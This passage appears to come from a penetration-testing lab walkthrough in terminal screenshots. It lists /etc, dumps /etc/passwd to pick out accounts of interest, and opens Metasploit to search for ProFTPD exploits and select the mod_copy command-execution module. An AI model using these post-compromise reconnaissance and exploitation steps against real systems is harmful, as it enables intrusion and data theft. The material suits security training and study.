
```
shadow
shadow-
```



```
gshadow          pam.d
gshadow-         passwd
hdparm.conf      passwd-
host.conf        perl
```




```
$ cd /etc
cd /etc
$ ls
ls
X11                initramfs-tools            proftpd
acpi               inputrc                    protocols
adduser.conf       insserv                    python
alternatives       insserv.conf         python2.7
apache2            insserv.conf.d             python3
apm                iproute2             python3.4
apparmor           iscsi                      rc.local
apparmor.d         issue                      rc0.d
apport             issue.net            rc1.d
apt                kbd                  rc2.d
at.deny            kernel                     rc3.d
bash.bashrc        kernel-img.conf            rc4.d
bash_completion    landscape            rc5.d
bash_completion.d  ld.so.cache          rc6.d
bindresvport.blacklist ld.so.conf             rcS.d
blkid.conf         ld.so.conf.d         resolv.conf
blkid.tab          ldap                 resolvconf
byobu              legal                      rmt
ca-certificates    libaudit.conf              rpc
ca-certificates.conf    libnl-3               rsyslog.conf
calendar           locale.alias         rsyslog.d
chatscripts        localtime            screenrc
console-setup      logcheck             securetty
cron.d             login.defs           security
cron.daily         logrotate.conf             selinux
cron.hourly        logrotate.d          services
cron.monthly       lsb-release          sgml
cron.weekly        ltrace.conf          shadow
                                        shadow-
dbus-1             magic                      shells
debconf.conf       magic.mime           skel
debian_version     mailcap                    ssh
default            mailcap.order              ssl
deluser.conf       manpath.config             subgid
depmod.d           mime.types           subgid-
dhcp               mke2fs.conf          subuid
dpkg               modprobe.d           subuid-
environment        modules                    sudoers
fonts              mtab                 sudoers.d
fstab              mysql                      sysctl.conf
fstab.d            nanorc                     sysctl.d
fstab.orig         network                    systemd
ftpusers           networks             terminfo
fuse.conf          newt                 timezone
gai.conf           nsswitch.conf              ucf.conf
groff              openvpn                    udev
group              opt                  ufw
group-             os-release           update-manager
grub.d             pam.conf             update-motd.d
gshadow            pam.d                      update-notifier
                   passwd                     updatedb.conf
                   passwd-                    upstart-xsessions
host.conf          perl                 vim
hostname           php5                 vtrgb
hosts              pm                   w3m
hosts.allow        polkit-1             wgetrc
hosts.deny         popularity-contest.conf  wpa_supplicant
ifplugd            ppp                  xml
init               profile                    zsh_command_not_fou
init.d             profile.d
$ 
```



```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
justin:x:1000:1000:Justin,,,:/home/justin:/bin/bash
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
bcurtis:x:1001:1001:Brent Curtis,,,:/home/bcurtis:/bin/bash
tyler:x:1002:1002:Tyler,,,:/home/tyler:/bin/bash
mmoxie:x:1003:1003:Marlin Moxiespike,,,:/home/mmoxie:/bin/bash
jcomey:x:1004:1004:,,,:/home/jcomey:/bin/bash
pzimm:x:1005:1005:Phil Zimmerman,,,:/home/pzimm:/bin/bash
bschneier:x:1006:1006:Bruce Schneier,,,:/home/bschneier:/bin/bash
cincinnatus:x:1007:1007:Edward Snowden,,,:/home/cincinnatus:/bin/bash
```

Which accounts might have data in them a hacker would be interested in?




```
msf5 > search name: proftpd

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/freebsd/ftp/proftp_telnet_iac   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   1  exploit/linux/ftp/proftp_sreplace       2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/linux/ftp/proftp_telnet_iac     2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   3  exploit/linux/misc/netsupport_manager_agent 2011-01-08   average    No     NetSupport Manager Agent Remote Buffer Overflow
   4  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
   5  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index, for example use 5 or use exploit/unix/ftp/proftpd_modcopy_exec

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf5 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

